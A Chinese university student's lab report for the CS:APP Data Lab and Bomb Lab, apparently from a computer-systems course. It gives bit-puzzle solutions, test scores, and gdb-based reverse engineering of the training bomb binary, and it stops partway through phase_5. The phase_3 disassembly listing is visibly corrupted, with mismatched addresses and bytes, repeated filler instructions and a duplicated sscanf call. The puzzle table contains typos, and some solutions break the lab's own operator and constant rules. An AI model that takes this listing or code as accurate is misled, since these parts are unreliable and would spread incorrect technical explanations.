

# 中南林业科技大学



## 课程实验报告

课程名称: 微机原理与接口技术实验

姓 名: 刘军

学 号: 20212753

专业班级: 计算机科学与技术 3 班

指导老师: 周慧斌

学 院: 计算机与数学学院

指导老师评语:

成绩:

签名:

年 月 日

## 1. 目录

实验 1: Data Lab .....	3
一、 实验目的 .....	3
二、 实验环境 .....	3
三、 实验内容 .....	3
1. bitXor .....	4
1. tmin .....	5
2. isTmax .....	5
3. allOddBit .....	5
4. negate .....	6
5. isAsciiDigit .....	6
6. conditional .....	6
7. isLessOrEqual .....	7
8. logicalNeg .....	7
9. howManyBits .....	8
10. floatScale2 .....	8
11. floatFloat2Int .....	9
12. floatPower2 .....	10
实验 2: Bomb Lab .....	12
一、 实验目的 .....	12
二、 实验环境 .....	12
三、 实验内容 .....	12
1. phase_1 .....	14
2. phase_2 .....	16
3. phase_3 .....	17
4. Phase_4 .....	18
5. phase_5 .....	19
6. phase_6 .....	19
7. secret_phase .....	20
实验 3: Attack Lab .....	22
一、 实验目的 .....	22
二、 实验环境 .....	22
三、 实验内容 .....	22
1. phase1 .....	25
2. phase2 .....	26
3. phase3 .....	27

# 实验 1: Data Lab

课程名称: 微机原理与接口技术课程实验

实验日期: 2024 年 3 月 22 日

班级: 计算机科学与技术 3 班

姓 名: 刘军

学 号: 20212753

## 一、 实验目的

1. 熟悉整数和浮点数的位级表示;
2. 完成实验的 bits.c 文件内容。

## 二、 实验环境

- VMware Workstation 虚拟机环境下的 Ubuntu 64 位

## 三、 实验内容

**实验准备阶段:** 首先需要使用 ubuntu 联网环境跳转到链接下载实验所需的 datalab: <http://csapp.cs.cmu.edu/3e/labs.html>

下载 datalab 压缩包并输入 `$ tar -xvf datalab-handout.tar` 进行解压缩, 进入该目录所有文件如下所示:

```
root@ajun20212753:/home/ajun/下载/datalab-handout# ll
总计 1172
drwxr-xr-x 2 ajun ajun    4096  3月 21 16:43 ./
drwxr-xr-x 4 ajun ajun    4096  3月 14 16:08 ../
-rw-r--r-- 1 ajun ajun   10331  3月 21 16:32 bits.c
-rw-r--r-- 1 ajun ajun    693 12月 17  2019 bits.h
-rw-r--r-- 1 root root   40960  3月 21 16:42 bomb.tar
-rwxr-xr-x 1 root root   21696  3月 21 16:32 btest*
-rw-r--r-- 1 ajun ajun   15727  8月 23  2017 btest.c
-rw-r--r-- 1 ajun ajun    1006  9月 14  2010 btest.h
-rw-r--r-- 1 ajun ajun    1958 12月 17  2019 decl.c
-rwxr-xr-x 1 ajun ajun 1002790 12月 17  2019 dlc*
-rw-r--r-- 1 ajun ajun     267 12月 17  2019 Driverhdrs.pm
-rw-r--r-- 1 ajun ajun    3630  5月 24  2011 Driverlib.pm
-rwxr-xr-x 1 ajun ajun   11798  4月 25  2012 driver.pl*
-rwxr-xr-x 1 root root   15300  3月 14 16:54 fshow*
-rw-r--r-- 1 ajun ajun    3009  9月 14  2006 fshow.c
-rwxr-xr-x 1 root root   15172  3月 14 16:54 ishow*
-rw-r--r-- 1 ajun ajun    1502  9月 14  2006 ishow.c
-rw-r--r-- 1 root root    1136  3月 19 17:02 list
-rw-r--r-- 1 root root      0  3月 19 17:02 list2
-rw-r--r-- 1 ajun ajun     542 11月  2  2010 Makefile
-rw-r--r-- 1 ajun ajun    4564  6月  1  2011 README
-rw-r--r-- 1 ajun ajun    1778 12月 17  2019 tests.c
```

图 1-1

在终端输入 `sudo apt install gcc-multilib` 安装 `make`。

**实验过程阶段：**在终端输入 `vim bits.c` 进入 `bits.c` 文件，其中包含了 13 个编程谜题中每个谜题的骨架。任务是只使用整数谜题的直线代码（即没有循环或条件）和有限数量的 C 算术和逻辑运算符来完成每个函数骨架。明确禁止使用任何控制结构，如 `if`, `do`, `while`, `for`, `switch` 等；定义或使用任何宏；在此文件中定义任何其他功能；调用任何功能；使用任何其他操作，例如 `&&`, `||`, `-` 或 `?`：使用任何形式的转换使用除 `int` 之外的任何数据类型。

具体只能使用以下八个运算符：

`! ~ & ^ | + << >>`

需要解决 12 个函数，描述如下：

Name	Description	Rating	Max ops
<code>bitXor(x, y)</code>	<code>x    y</code> using only <code>&amp;</code> and <code>~</code> .	1	14
<code>tmin()</code>	Smallest two's complement integer	1	4
<code>isTmax(x)</code>	True only if <code>x</code> is largest two's comp. integer.	1	10
<code>allOddBits(x)</code>	True only if all odd-numbered bits in <code>x</code> set to 1.	2	12
<code>negate(x)</code>	Return <code>-x</code> with using <code>-</code> operator.	2	5
<code>isAsciiDigit(x)</code>	True if $0 \leq x \leq 30$ .	3	15
<code>conditional</code>	Same as <code>x ? y : z</code>	3	16
<code>isLessOrEqual(x, y)</code>	True if $x \leq y$ , false otherwise	3	24
<code>logicalNeg(x)</code>	Compute <code>!x</code> without using <code>!</code> operator.	4	12
<code>howManyBits(x)</code>	Min. no. of bits to represent <code>x</code> in two's comp.	4	90
<code>floatScale2(uf)</code>	Return bit-level equiv. of $2 * f$ for f.p. arg. <code>f</code> .	4	30
<code>floatFloat2Int(uf)</code>	Return bit-level equiv. of <code>(int) f</code> for f.p. arg. <code>f</code> .	4	30
<code>floatPower2(x)</code>	Return bit-level equiv. of $2.0^x$ for integer <code>x</code> .	4	30

图 1-2

## 1. bitXor

要求只用`~`和`&`两个运算符来实现异或运算

运用德摩根律

$$a \oplus b = \neg(\neg(a \wedge \neg b) \wedge \neg(\neg a \wedge b))$$

```
//1
/*
 * bitXor - x^y using only ~ and &
 *   Example: bitXor(4, 5) = 1
 *   Legal ops: ~ &
 *   Max ops: 14
 *   Rating: 1
 */
int bitXor(int x, int y) {
    return ~(x & y) & (~(~x & ~y));
}
```

## 1. tmin

要求返回二进制形式下补码表示的最小值，即 0x80000000

```
/*
 * tmin - return minimum two's complement integer
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 4
 *   Rating: 1
 */
int tmin(void) {
    return 2 << 30;
}
```

## 2. isTmax

判断一个数是不是二进制形式下，补码表示的最大数，即 0x7fffffff

该数取反后就是 tmin，tmin 和 tmin 的相反数一样。

注意：0 和 0 的相反数也一样

```
/*
 * isTmax - returns 1 if x is the maximum, two's complement number,
 *   and 0 otherwise
 *   Legal ops: ! ~ & ^ | +
 *   Max ops: 10
 *   Rating: 1
 */
int isTmax(int x) {
    return !((~(x + 1) ^ x) | !(x + 1));
}
```

## 3. allOddBit

判断一个给定的数在二进制表示下，是不是全部奇数位都是 1  
先生成一个奇数位都是 1，偶数位都是 0 的掩码 mask。

然后让  $x \& \text{mask}$ ，看看  $\text{mask}$  是否保持不变，如果不变，说明满足条件

```
/*
 * allOddBits - return 1 if all odd-numbered bits in word set to 1
 *   where bits are numbered from 0 (least significant) to 31 (most significant)
 *   Examples allOddBits(0xFFFFFFFF) = 0, allOddBits(0xAAAAAAAA) = 1
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 12
 *   Rating: 2
 */
int allOddBits(int x) {
    int y = 0xAAAAAAAA;
    x = x & y;
    return !((x & y) ^ y);
}
```

#### 4. negate

返回一个数的相反数

```
/*
 * negate - return -x
 *   Example: negate(1) = -1.
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 5
 *   Rating: 2
 */
int negate(int x) {
    return ~x + 1;
}
```

#### 5. isAsciiDigit

判断一个数是否位于 0x30 到 0x39 之间

可以分别进行判断，首先判断 10 位是否为 3，然后判断个位是否小于等于 9

```
/*
 * isAsciiDigit - return 1 if 0x30 <= x <= 0x39 (ASCII codes for characters '0' to '9')
 *   Example: isAsciiDigit(0x35) = 1.
 *             isAsciiDigit(0x3a) = 0.
 *             isAsciiDigit(0x05) = 0.
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 15
 *   Rating: 3
 */
int isAsciiDigit(int x) {
    int y = x & 0xf;
    return !((x >> 4) ^ 0x3) & !((0x9 + (~y + 1)) >> 31);
}
```

#### 6. conditional

实现一个条件表达式  $x ? y : z$

首先，设置一个变量 `notZero` 来判断  $x$  是否不为 0，如果不为 0，则该变量为 1；否则为 0。

然后，设置一个变量 flag，当 notZero 为 1 时，该变量为 0xffffffff；否则为 0x00000000

```
int conditional(int x, int y, int z) {
    int is = !!x;
    int flag = ~is + 1;
    return (flag & y) | (~flag & z);
}
```

## 7. isLessOrEqual

判断  $x \leq y$

```
/*
 * isLessOrEqual - if x <= y then return 1, else return 0
 *   Example: isLessOrEqual(4,5) = 1.
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 24
 *   Rating: 3
 */
int isLessOrEqual(int x, int y) {
    int flagx = (x >> 31) & 1;
    int flagy = (y >> 31) & 1;
    int is = !(flagx ^ flagy);
    int flag = ~is + 1;
    int less = (x + (~y + 1)) >> 31 & 1;
    return (!(x ^ y)) | ((flag & flagx) | (~flag & less));
}
```

## 8. logicalNeg

实现!运算符——也就是  $x = 0$  时返回 1，否则返回 0

通过判断  $x$  是否为 0 来实现这个函数，不难发现，只有 0 和其相反数或之后，全部都位为 0

```
/*
 * logicalNeg - implement the ! operator, using all of
 *               the legal operators except !
 *   Examples: logicalNeg(3) = 0, logicalNeg(0) = 1
 *   Legal ops: ~ & ^ | + << >>
 *   Max ops: 12
 *   Rating: 4
 */
int logicalNeg(int x) {
    return ((x | (~x + 1)) >> 31) + 1;
}
```

## 9. howManyBits

判断一个数在二进制补码表示下，最少需要多少位才能表示出来

当  $x$  为正数时，假设  $idx$  表示为 1 的最高的位置，答案即  $idx + 1$ 。

当  $x$  为负数时，我们将  $x$  取反，假设  $idx$  表示此时为 1 的最高的位置，答案即  $idx + 1$ 。

因此，我们可以通过找出最高的 1 的位置来计算答案。

因为不能使用循环，所以我们利用二分查找。

首先，判断高 16 位是否存在 1，如果存在 1 的话，我们就只需要在高 16 位上寻找最高位；如果高 16 位不存在 1，那么我们去低 16 位寻找。就这样一直找下去，直到区间长度变为 1 停止。

```
/* howManyBits - return the minimum number of bits required to represent x in
 *                two's complement
 * Examples: howManyBits(12) = 5
 *            howManyBits(298) = 10
 *            howManyBits(-5) = 4
 *            howManyBits(0) = 1
 *            howManyBits(-1) = 1
 *            howManyBits(0x80000000) = 32
 * Legal ops: ! ~ & ^ | + << >>
 * Max ops: 90
 * Rating: 4
 */
int howManyBits(int x) {
    int b16, b8, b4, b2, b1, b0;
    int sign = x >> 31;
    x = (sign & ~x) | (~sign & x);
    b16 = !(x >> 16) << 4;
    x = x >> b16;
    b8 = !(x >> 8) << 3;
    x = x >> b8;
    b4 = !(x >> 4) << 2;
    x = x >> b4;
    b2 = !(x >> 2) << 1;
    x = x >> b2;
    b1 = !(x >> 1);
    x = x >> b1;
    b0 = x;
    return b16 + b8 + b4 + b2 + b1 + b0 + 1;
}
```

## 10. floatScale2

计算出  $2 * f$  的浮点数表示

首先，把  $f$  中的符号位  $s$ ，阶数  $exp$ ，尾数  $frac$  全都扣出来。

然后，判断一下是否是非规格化的值，也就是判断阶数  $exp$  是否为 0，如果



为 0，直接把尾数乘 2 然后配上符号输出即可。

如果  $\text{exp} = 255$ ，也就是为 NaN 或者无穷，直接返回  $f$ 。

否则，就把阶数  $\text{exp}$  加 1，如果此时  $\text{exp}$  为 255，也就是阶码位全为 1，此时溢出了，返回无穷。

最后，代表没有溢出，返回正常的值即可。

```
/*
 * floatScale2 - Return bit-level equivalent of expression 2*f for
 * floating point argument f.
 * Both the argument and result are passed as unsigned int's, but
 * they are to be interpreted as the bit-level representation of
 * single-precision floating point values.
 * When argument is NaN, return argument
 * Legal ops: Any integer/unsigned operations incl. ||, &&. also if, while
 * Max ops: 30
 * Rating: 4
 */
unsigned floatScale2(unsigned uf) {
    unsigned exp = (uf & 0x7f800000) >> 23;
    unsigned sign = uf >> 31 & 0x1;
    unsigned frac = uf & 0x7fffff;
    unsigned res;
    if (exp == 0xff) return uf;
    else if (exp == 0) {
        frac <<= 1;
        res = (sign << 31) | (exp << 23) | frac;
    }
    else {
        exp++;
        res = (sign << 31) | (exp << 23) | frac;
    }
    return res;
}
```

## 11. floatFloat2Int

把一个给定的浮点数  $f$  通过强制类型转换为  $\text{int}$

首先，还是先把符号位  $s$ ，阶码  $\text{exp}$ ，尾数  $\text{frac}$  都抠出来。

计算一下真实的阶数， $E = \text{exp} - 127$ 。

如果  $f$  是 NaN，或者  $E > 31$ ，根据题意，应该直接返回  $0x80000000$ 。

如果  $E < 0$ ，代表  $f$  只有小数部分，直接返回 0 即可。

我们算出真实的尾数  $M = \text{frac} \mid (1 \ll 23)$ 。

如果  $E > 23$  就需要在后面补  $E - 23$  个 0，否则，需要舍去  $23 - E$  位。

最后，搭配上符号位输出即可。

```
int floatFloat2Int(unsigned uf) {
    unsigned exp = (uf & 0x7f800000) >> 23;
    int sign = uf >> 31 & 0x1;
    unsigned frac = uf & 0x7fffff;
    int E = exp - 127;
    if (E < 0) return 0;
    else if (E >= 31) {
        return 0x80000000u;
    }
    else {
        frac = frac | 1 << 23;
        if (E < 23) { // 需要舍入
            frac >>= (23 - E);
        } else {
            frac <<= (E - 23);
        }
    }
    if (sign)
        return -frac;
    else
        return frac;
}
```

## 12. floatPower2

算出  $2^x$  的单精度浮点数表示并返回

```

/* floatPower2 - Return bit-level equivalent of the expression 2.0^x
 * (2.0 raised to the power x) for any 32-bit integer x.
 *
 * The unsigned value that is returned should have the identical bit
 * representation as the single-precision floating-point number 2.0^x.
 * If the result is too small to be represented as a denorm, return
 * 0. If too large, return +INF.
 *
 * Legal ops: Any integer/unsigned operations incl. ||, &&. Also if, while
 * Max ops: 30
 * Rating: 4
 */
unsigned floatPower2(int x) {
    if(x>127){
        return 0xFF<<23;
    }
    else if(x<-148)return 0;
    else if(x>=-126){
        int exp = x + 127;
        return (exp << 23);
    } else{
        int t = 148 + x;
        return (1 << t);
    }
}

```

root@ajun20212753:/home/ajun/下载/datalab-handout# ./dlc bits.c

root@ajun20212753:/home/ajun/下载/datalab-handout# ./btest

Score	Rating	Errors	Function
1	1	0	bitXor
1	1	0	tmin
1	1	0	isTmax
2	2	0	allOddBits
2	2	0	negate
3	3	0	isAsciiDigit
3	3	0	conditional
3	3	0	isLessOrEqual
4	4	0	logicalNeg
4	4	0	howManyBits
4	4	0	floatScale2
4	4	0	floatFloat2Int
4	4	0	floatPower2

Total points: 36/36

## 实验 2: Bomb Lab

课程名称: 微机原理与接口技术课程实验

实验日期: 2024 年 3 月 29 日

班 级: 计算机科学与技术 3 班

姓 名: 刘军

学 号: 20212753

### 一、 实验目的

1. 提高解决问题的能力;
2. 更好地理解计算机系统的安全问题;
3. 提高编程技能和汇编语言的理解。

### 二、 实验环境

- VMware Workstation 虚拟机环境下的 Ubuntu 64 位。

### 三、 实验内容

**实验准备阶段:** 首先需要使用 ubuntu 联网环境跳转到链接下载实验所需的 bomblab: <http://csapp.cs.cmu.edu/3e/labs.html>

下载 bomblab 压缩包并输入 `$ tar -xvf bomb.tar` 进行解压缩, 进入该目录所有文件如下所示:

```
root@ajun20212753:/home/ajun/bomb# ll
总计 152
drwxr-xr-x  2 ajun ajun  4096  3月 28 17:21 ./
drwxr-x--- 19 ajun ajun  4096  4月 14 13:04 ../
-rwxr-xr-x  1 ajun ajun 26406  6月 10  2015 bomb*
-rw-r--r--  1 ajun ajun  4069  6月 10  2015 bomb.c
-rw-r--r--  1 root root 85732  3月 26 17:20 bomb.s
-rw-r--r--  1 root root 11785  3月 26 17:21 bomb.t
-rw-r--r--  1 root root  1237  3月 28 13:57 installCgdb.sh
-rw-r--r--  1 root root  1237  3月 28 13:59 installCgdb.sh.1
-rw-r--r--  1 root root   117  3月 28 14:33 key
-rw-rw-r--  1 ajun ajun    49  6月 10  2015 README
```

图 2-1

在终端输入 `sudo apt-get install gdb` 安装调试器。基本用法参考下图:

命令格式	例子	作用
break + 设置断点的行号	break n	在n行处设置断点
tbreak + 行号或函数名	tbreak n/func	设置临时断点，到达后自动删除
break + filename + 行号	break main.c:10	用于在指定文件对应行设置断点
break + filename + 函数名	break main.c:main	用于在指定文件对应函数入口处设置断点
break + <0x...>	break 0x3400a	用于在内存某一位置处暂停
break + 行号 + if + 条件	break 10 if i==3	用于设置条件断点，在循环中使用非常方便
info breakpoints/watchpoints [n]	info break 或 info b	n表示断点编号，查看断点/观察点的情况
clear + 要清除的断点行号	clear 10	用于清除对应的断点，要给出断点的行号，清除时GDB会给出提示
delete + 要清除的断点编号	delete 3 或 del 3	用于清除断点和自动显示的表达式的命令，要给出断点的编号，清除时GDB不会给出任何提示
disable/enable + 断点编号	disable 3	让所设断点暂时失效/使能，如果要让多个编号处的断点失效/使能，可将编号之间用空格隔开
awatch/watch + 变量	awatch/watch i	设置一个观察点，当变量被读出或写入时程序被暂停
rwatch + 变量	rwatch i	设置一个观察点，当变量被读出时，程序被暂停
catch		设置捕捉点来捕捉程序运行时的一些事件。如：载入共享库（动态链接库）或是C++的异常
tcatch		只设置一次捕捉点，当程序停住以后，断点被自动删除

图 2-2

### 实验过程阶段：

“Binary bombs”是一个可在 Linux 系统上运行的 C 程序，它由 6 个不同的阶段（phase1~phase6）组成。在每个阶段，程序会要求输入一个特定的字符串。如果输入的字符串符合程序的预期输入，那么这个阶段的炸弹就会被“解除”，否则炸弹就会“爆炸”，并输出“BOOM!!!”的提示信息。实验的目的是尽可能多地解除这些炸弹的阶段。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

- \* 阶段 1：字符串比较
- \* 阶段 2：循环
- \* 阶段 3：条件/分支
- \* 阶段 4：递归调用和栈
- \* 阶段 5：指针
- \* 阶段 6：链表/指针/结构

在炸弹拆除任务中，还存在一个隐藏阶段。然而，只有在第四个阶段解决后添加特定的字符串后，该隐藏阶段才会出现。为了完成任务，需要使用 gdb 调试器和 objdump 反汇编炸弹的可执行文件，然后单步跟踪每个阶段的机器代码，理解每个汇编语言的行为或作用。这将帮助“推断”出拆除炸弹所需的目标字符串。为了调试，可以在每个阶段的开始代码前和引爆炸弹的函数前设置断点。

在终端输入 `objdump -d bomb > bomb.asm` 得到 bomb 的反汇编文件 bomb.asm 如下所示。

```
root@ajun20212753:/home/ajun/bomb# objdump -d bomb > bomb.asm
root@ajun20212753:/home/ajun/bomb# ll
总计 236
drwxr-xr-x  2 ajun ajun  4096  4月 14 14:00 ./
drwxr-x--- 19 ajun ajun  4096  4月 14 13:04 ../
-rwxr-xr-x  1 ajun ajun 26406  6月 10 2015 bomb*
-rw-r--r--  1 root root 85732  4月 14 14:00 bomb.asm
-rw-r--r--  1 ajun ajun  4069  6月 10 2015 bomb.c
-rw-r--r--  1 root root 85732  3月 26 17:20 bomb.s
-rw-r--r--  1 root root 11785  3月 26 17:21 bomb.t
-rw-r--r--  1 root root  1237  3月 28 13:57 installCgdb.sh
-rw-r--r--  1 root root  1237  3月 28 13:59 installCgdb.sh.1
-rw-r--r--  1 root root   117  3月 28 14:33 key
-rw-rw-r--  1 ajun ajun   49  6月 10 2015 README
```

图 2-3

## 1. phase\_1

```
0000000000400ee0 <phase_1>:
400ee0: 48 83 ec 08          sub    $0x8,%rsp
400ee4: be 00 24 40 00      mov    $0x402400,%esi
400ee9: e8 4a 04 00 00      call   401338 <strings_not_equal>
400eee: 85 c0               test   %eax,%eax
400ef0: 74 05              je     400ef7 <phase_1+0x17>
400ef2: e8 43 05 00 00      call   40143a <explode_bomb>
400ef7: 48 83 c4 08          add    $0x8,%rsp
400efb: c3                 ret
```

首先看到 `explode_bomb` 函数，猜测调用这个函数会引爆炸弹，所以需要执行之前的 `je` 指令跳过它。

`je` 指令能跳转所满足的条件为 `%eax = 0`，猜测 `strings_not_equal` 函数的功能用于比较字符串是否相同。

```

000000000401338 <strings_not_equal>:
401338: 41 54                push    %r12
40133a: 55                  push    %rbp
40133b: 53                  push    %rbx
40133c: 48 89 fb            mov     %rdi,%rbx
40133f: 48 89 f5            mov     %rsi,%rbp
401342: e8 d4 ff ff ff      call    40131b <string_length>
401347: 41 89 c4            mov     %eax,%r12d
40134a: 48 89 ef            mov     %rbp,%rdi
40134d: e8 c9 ff ff ff      call    40131b <string_length>
401352: ba 01 00 00 00      mov     $0x1,%edx
401357: 41 39 c4            cmp     %eax,%r12d
40135a: 75 3f              jne     40139b <strings_not_equal+0x63>
40135c: 0f b6 03            movzbl  (%rbx),%eax
40135f: 84 c0              test    %al,%al
401361: 74 25              je      401388 <strings_not_equal+0x50>
401363: 3a 45 00            cmp     0x0(%rbp),%al
401366: 74 0a              je      401372 <strings_not_equal+0x3a>
401368: eb 25              jmp     40138f <strings_not_equal+0x57>
40136a: 3a 45 00            cmp     0x0(%rbp),%al
40136d: 0f 1f 00            nopl    (%rax)
401370: 75 24              jne     401396 <strings_not_equal+0x5e>

```

从 strings\_not\_equal 函数可以初略看出,若字符串不相等会返回 1,反之。

该函数所需要的参数为两个字符串首地址,用%rsi 和%rdi 寄存器存放。

使用 gdb 调试,查看这两个字符串存放的数据是什么。

```

root@ajun20212753:/home/ajun/bomb# gdb bomb
GNU gdb (Ubuntu 14.0.50.20230907-0ubuntu1) 14.0.50.20230907-git
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bomb...
(gdb) break strings_not_equal
Breakpoint 1 at 0x401338
(gdb) r
Starting program: /home/ajun/bomb/bomb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
liujun

Breakpoint 1, 0x000000000401338 in strings_not_equal ()
(gdb) x/s 0x402400
0x402400: "Border relations with Canada have never been better."

```

```

(gdb) x/s 0x402400
0x402400: "Border relations with Canada have never been better."

```

## 2. phase\_2

```
0000000000400efc <phase_2>:
400efc: 55                push    %rbp
400efd: 53                push    %rbx
400efe: 48 83 ec 28       sub     $0x28,%rsp
400f02: 48 89 e6          mov     %rsp,%rsi
400f05: e8 52 05 00 00    call   40145c <read_six_numbers>
400f0a: 83 3c 24 01       cmpl    $0x1, (%rsp)
400f0e: 74 20            je      400f30 <phase_2+0x34>
400f10: e8 25 05 00 00    call   40143a <explode_bomb>
400f15: eb 19            jmp     400f30 <phase_2+0x34>
400f17: 8b 43 fc         mov     -0x4(%rbx),%eax
400f1a: 01 c0           add     %eax,%eax
400f1c: 39 03           cmp     %eax, (%rbx)
400f1e: 74 05            je      400f25 <phase_2+0x29>
400f20: e8 15 05 00 00    call   40143a <explode_bomb>
400f25: 48 83 c3 04       add     $0x4,%rbx
400f29: 48 39 eb         cmp     %rbp,%rbx
400f2c: 75 e9           jne     400f17 <phase_2+0x1b>
400f2e: eb 0c           jmp     400f3c <phase_2+0x40>
400f30: 48 8d 5c 24 04    lea     0x4(%rsp),%rbx
400f35: 48 8d 6c 24 18    lea     0x18(%rsp),%rbp
400f3a: eb db           jmp     400f17 <phase_2+0x1b>
400f3c: 48 83 c4 28       add     $0x28,%rsp
400f40: 5b             pop     %rbx
400f41: 5d             pop     %rbp
400f42: c3             ret
```

猜测 read\_six\_numbers 会读入六个数字，我们将断点设置在 0x400f0a 处，在文件 key.txt 中写入测试数据。

```
(gdb) set args key
(gdb) break *0x400f0a
Breakpoint 1 at 0x400f0a
(gdb) r
Starting program: /home/ajun/bomb/bomb key
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?

Breakpoint 1, 0x0000000000400f0a in phase_2 ()
(gdb) x $rsp
0x7fffffff370: 0x00000001
```

推测输入的六个数存放在首地址为 rsp 的数组中

推导出序列为 1 2 4 8 16 32



### 3. phase\_3

```
0000000000400f43 <phase_3>:
400f43: 48 83 ec 18      sub    $0x18,%rsp
400f47: 48 8d 4c 24 0c    lea    0xc(%rsp),%rcx
400f4c: 48 8d 54 24 08    lea    0x8(%rsp),%rdx
400f51: be cf 25 40 00    mov    $0x4025cf,%esi
400f56: b8 00 00 00 00    mov    $0x0,%eax
400f5b: e8 90 fc ff ff    call   400bf0 <__isoc99_sscanf@plt>
400f60: 83 f8 01         cmp    $0x1,%eax
400f63: 7f 05           jg     400f6a <phase_3+0x27>
400f65: e8 d0 04 00 00    call   40143a <explode_bomb>
400f6a: 83 7c 24 08 07    cmpl   $0x7,0x8(%rsp)
400f6f: 77 3c           ja     400fad <phase_3+0x6a>
400f71: 8b 44 24 08      mov    0x8(%rsp),%eax
400f75: ff 24 c5 70 24 40 00 jmp     *0x402470(,%rax,8)
400f7c: b8 cf 00 00 00    mov    $0xcf,%eax
400f81: eb 3b           jmp     400fbe <phase_3+0x7b>
400f83: b8 c3 02 00 00    mov    $0x2c3,%eax
400f88: eb 34           jmp     400fbe <phase_3+0x7b>
400f8a: b8 00 01 00 00    mov    $0x100,%eax
400f8f: eb 2d           jmp     400fbe <phase_3+0x7b>
400f91: b8 85 01 00 00    mov    $0x185,%eax
400f96: eb 26           jmp     400fbe <phase_3+0x7b>
400f98: b8 ce 00 00 00    mov    $0xce,%eax
400f9b: b8 00 00 00 00    mov    $0x0,%eax
400f9d: b8 00 00 00 00    mov    $0x0,%eax
400f9f: b8 00 00 00 00    mov    $0x0,%eax
400fa1: b8 00 00 00 00    mov    $0x0,%eax
400fa3: b8 00 00 00 00    mov    $0x0,%eax
400fa5: b8 00 00 00 00    mov    $0x0,%eax
400fa7: b8 00 00 00 00    mov    $0x0,%eax
400fa9: b8 00 00 00 00    mov    $0x0,%eax
400fab: b8 00 00 00 00    mov    $0x0,%eax
400fad: b8 00 00 00 00    mov    $0x0,%eax
400fae: b8 00 00 00 00    mov    $0x0,%eax
400fb0: e8 90 fc ff ff    call   400bf0 <__isoc99_sscanf@plt>
400fb3: 83 f8 01         cmp    $0x1,%eax
400fb6: 7f 05           jg     400f6a <phase_3+0x27>
400fb8: e8 d0 04 00 00    call   40143a <explode_bomb>
```

sscanf 函数是库函数，返回值 eax 表示正确格式化的数据个数，在测试文件中随便写入几个数 0 1 2 3 4 5，断点在 0x400f60 处查看下 eax 中的值

```
(gdb) set args key
(gdb) break *0x400f60
Breakpoint 1 at 0x400f60
(gdb) r
Starting program: /home/ajun/bomb/bomb key
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!

Breakpoint 1, 0x0000000000400f60 in phase_3 ()
(gdb) info r eax
eax                0x2                2
```

eax=0x2，而当前输入参数是多于两个的，所以第三关要求输入两个参数。并且通过调试(第二关)我们可以知道输入的两个参数存放的位置

可以获取到第一个条件  $a < 7$

他们都会跳转到 0x400fbe，最后会比较 0xc(%rsp) 和 eax 的大小。

通过前面的分析知道 0xc(%rsp) 便是输入的参数 b，我们再讨论输入不同的 a，最终得到的 eax 值是多少。

#### 4. Phase\_4

```
000000000040100c <phase_4>:
40100c: 48 83 ec 18      sub    $0x18,%rsp
401010: 48 8d 4c 24 0c    lea    0xc(%rsp),%rcx
401015: 48 8d 54 24 08    lea    0x8(%rsp),%rdx
40101a: be cf 25 40 00    mov    $0x4025cf,%esi
40101f: b8 00 00 00 00    mov    $0x0,%eax
401024: e8 c7 fb ff ff    call   400bf0 <__isoc99_sscanf@plt>
401029: 83 f8 02         cmp    $0x2,%eax
40102c: 75 07           jne     401035 <phase_4+0x29>
40102e: 83 7c 24 08 0e    cmpl   $0xe,0x8(%rsp)
401033: 76 05           jbe     40103a <phase_4+0x2e>
401035: e8 00 04 00 00    call   40143a <explode_bomb>
40103a: ba 0e 00 00 00    mov    $0xe,%edx
40103f: be 00 00 00 00    mov    $0x0,%esi
401044: 8b 7c 24 08      mov    0x8(%rsp),%edi
401048: e8 81 ff ff ff    call   400fce <func4>
40104d: 85 c0           test   %eax,%eax
40104f: 75 07           jne     401058 <phase_4+0x4c>
401051: 83 7c 24 0c 00    cmpl   $0x0,0xc(%rsp)
401056: 74 05           je      40105d <phase_4+0x51>
401058: e8 dd 03 00 00    call   40143a <explode_bomb>
40105d: 48 83 c4 18      add    $0x18,%rsp
```

$a \leq 0xe$ ,  $b=0$ ，这两个参数范围确定。

func4 函数需要三个参数，%edx=0xe, %esi=0x0, %edi=a。

func4 函数反汇编的倒数第二行，可能是一个递归程序，最终发现其实没有调用。

func4 函数并没有改变%edi 寄存器的值。

## 5. phase\_5

```
0000000000401062 <phase_5>:
401062: 53                                push    %rbx
401063: 48 83 ec 20                       sub     $0x20,%rsp
401067: 48 89 fb                           mov     %rdi,%rbx
40106a: 64 48 8b 04 25 28 00             mov     %fs:0x28,%rax
401071: 00 00
401073: 48 89 44 24 18                   mov     %rax,0x18(%rsp)
401078: 31 c0                             xor     %eax,%eax
40107a: e8 9c 02 00 00                   call    40131b <string_length>
40107f: 83 f8 06                         cmp     $0x6,%eax
401082: 74 4e                             je      4010d2 <phase_5+0x70>
401084: e8 b1 03 00 00                   call    40143a <explode_bomb>
401089: eb 47                             jmp     4010d2 <phase_5+0x70>
40108b: 0f b6 0c 03                       movzbl  (%rbx,%rax,1),%ecx
40108f: 88 0c 24                           mov     %cl, (%rsp)
401092: 48 8b 14 24                       mov     (%rsp),%rdx
401096: 83 e2 0f                           and     $0xf,%edx
